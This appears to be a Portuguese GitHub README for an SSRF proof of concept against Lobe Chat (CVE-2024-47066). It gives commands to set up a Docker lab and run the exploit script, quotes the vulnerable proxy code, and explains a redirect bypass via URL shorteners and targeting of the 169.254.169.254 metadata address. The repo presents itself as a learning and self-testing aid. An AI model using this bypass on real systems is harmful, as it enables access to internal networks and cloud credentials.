 eqstlab/cve-2024-47066
Exploração de Server-Side Request Forgery no Lobe Chat

★ PoC de SSRF do CVE-2024-47066 no LobeChat ★

CVE-2024-47066 : O Lobe Chat é uma estrutura de chat de inteligência artificial de código aberto. Antes da versão 1.19.13, a proteção contra falsificação de solicitação do lado do servidor implementada em src/app/api/proxy/route.ts não considera redirecionamentos e pode ser contornada quando o atacante fornece uma URL maliciosa externa que redireciona para recursos internos, como uma rede privada ou um endereço de loopback. A versão 1.19.13 contém uma correção aprimorada para o problema.
Relator: a1loy
https://github.com/user-attachments/assets/2c4a3be0-5732-48f5-a96c-d361fd914fec
git clone https://github.com/l8BL/CVE-2024-47066.git
cd CVE-2024-47066
cd docker
docker-compose up -d
(Externo) LodeChat --> ATAQUE SSRF --> (Interno) http://www.internal-service:4000
pip install -r requirements.txt
python3 CVE-2024-47066.py -v <URL_TO_EXPLOIT> -i <URL_TO_REQUEST>
python3 CVE-2024-47066.py -v http://localhost:3210 -i http://www.internal-service:4000
CVE-2024-47066
import { isPrivate } from 'ip';
import { NextResponse } from 'next/server';
import dns from 'node:dns';
import { promisify } from 'node:util';

const lookupAsync = promisify(dns.lookup);

export const runtime = 'nodejs';

/**
 * apenas para um proxy
 */
export const POST = async (req: Request) => {
  const url = new URL(await req.text());
  let address;

  try {
    const lookupResult = await lookupAsync(url.hostname);
    address = lookupResult.address;
  } catch (err) {
    console.error(`${url.hostname} DNS parser error:`, err);

    return NextResponse.json({ error: 'DNS parser error' }, { status: 504 });
  }

  const isInternalHost = isPrivate(address);

  if (isInternalHost)
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });

  const res = await fetch(url.toString());

  return new Response(res.body, { headers: res.headers });
};
Abaixo da linha 26, não há onde determinar a resposta de redirecionamento. Portanto, ao usar um encurtador de URL, você pode facilmente contornar a função "isPrivate()".
Fazer uma solicitação para http://169.254.169.254
Este repositório não se destina a ser um exploit de SSRF para o CVE-2024-47066. O objetivo deste projeto é ajudar as pessoas a aprender sobre essa vulnerabilidade e, talvez, testar suas próprias aplicações.
